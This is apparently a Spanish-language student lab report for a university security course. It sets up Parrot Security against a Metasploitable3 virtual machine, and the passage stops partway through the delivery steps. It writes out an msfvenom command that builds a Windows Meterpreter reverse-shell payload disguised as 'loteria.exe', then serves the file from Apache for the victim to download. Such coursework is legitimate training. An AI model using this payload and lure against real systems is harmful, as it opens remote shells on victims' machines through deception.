Universidad Gerardo Barrios

Comisión de Acreditación de la Calidad de la Educación Superior
UNIVERSIDAD GERARDO BARRIOS (UGB)
ACREDITADA
2024-2029

FACULTAD DE CIENCIA Y TECNOLOGÍA

Asignatura: Seguridad informática.

Docente: Ing. Timotea Guadalupe Menjívar.


Tema: Práctica Parrot Security.

Carrera: Ingeniería en sistemas y redes informáticas.


Estudiante: Romeo Alexander Garcia Castillo.

Usulután, viernes 29 de septiembre de 2025.


Se configura la red NAT:




Nos vamos a la configuración de la máquina virtual, en este caso empezaremos con Parrot security:




Hacemos lo mismo con la máquina Metasploitable3:




Lo siguiente es iniciar sesión en ambos sistemas operativos a la vez. Recordemos que tanto como el usuario y contraseña del cliente Metasploitable3 es **vagrant.** Iniciaremos sesión en ambas.



La primera que iniciamos es Parrot, cuando entramos a parrot lo primero es conocer la configuración de red que tenemos.




Ahora vemos la configuración de red de mestasplotaible3.




Hacemos ping desde la máquina cliente metasploitable3 a parrot, con la dirección asignada a parrot desde el cmd:


Como podemos observar la máquina cliente hace ping con la máquina parrot.




Ahora, haremos lo contrario, vamos a realizar un ping desde la máquina parrot a la máquina cliente.



En un dado caso no hubiera hecho ping, tendríamos que verificar en el cliente el firewall de Windows, para ello hay que entrar en el botón de inicio y escribir: **check firewall status.**




Al abrir la aplicación, nos mostrará que esta activo porque las barras laterales izquierdas y escudos del mismo están en color verde. En mi caso no es así y se presentan ambos en color rojo. Pero si no, hay que dar clic en la opción llamada **Turn Windows Firewall on or off.** Para apagarlo o encenderlo.




Verificación de vulnerabilidades en la máquina cliente.

Para ello ejecutamos la herramienta **msfconsole,** para abrir metasploit.



Buscamos, por ejemplo, exploits para cisco:



Nos aparecerán los exploit que podemos usar y un poco de la descripción.


MSFVENOM CON METERPRETER.

El comando meterpreter funciona como una puerta trasera donde el atacante tiene acceso a ver, con la opción **LHOST,** le estoy indicando que una vez tenga acceso, haga una conexión con mi maquina parrot, y con **LPORT,** le indico los puertos conocidos, en este caso le daremos el puerto 4444, y con el comando **–format=exe,** le indicamos que cree el archivo en formato .EXE, al cual llamaremos **loteria.exe**.


El comando sería el siguiente

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.2.8 LPORT=4444 --format=exe > loteria.exe.

Al ejecutar el comando, nos arroja la siguiente salida:




Ahora verificamos que el archivo señuelo se ha creado con éxito:



Una vez que nos aseguramos que nuestro payload se creado correctamente, debemos pensar como enviar ese archivo malicioso.

Lo que haremos es compartir nuestro payload por la web. Para ello, primero debemos ser usuarios root, para copiar el archivo a una carpeta, en este caso a la carpeta “www”, donde se compartirá el archivo desde una web.



El comando sería el siguiente:

Sudo cp loteria.exe /var/www/html

En algunos casos, ese

En algunos casos, pedirá la contraseña para ejecutarlo.

```
[msf](Jobs:0 Agents:0) >> sudo cp loteria.exe /var/www/html
[*] exec: sudo cp loteria.exe /var/www/html

[msf](Jobs:0 Agents:0) >>
```


Lo siguiente es habilitar el servicio apache para desplegar este archivo en la web.

```
[msf](Jobs:0 Agents:0) >> service apache2 start
```

```
[msf](Jobs:0 Agents:0) >> service apache2 start
[*] exec: service apache2 start

[msf](Jobs:0 Agents:0) >>
```


Verificamos apache desde el cliente y nos tiene que aparecer:




Ahora, hay que agregarle un sitio web desde el cual podamos descargar el archivo loteria.exe nos pedirá descargar el archivo infectado.

Para ello entramos a la siguiente dirección: “**/var/www/html/index.html**”.


Entramos por medio de la terminal de la siguiente manera:



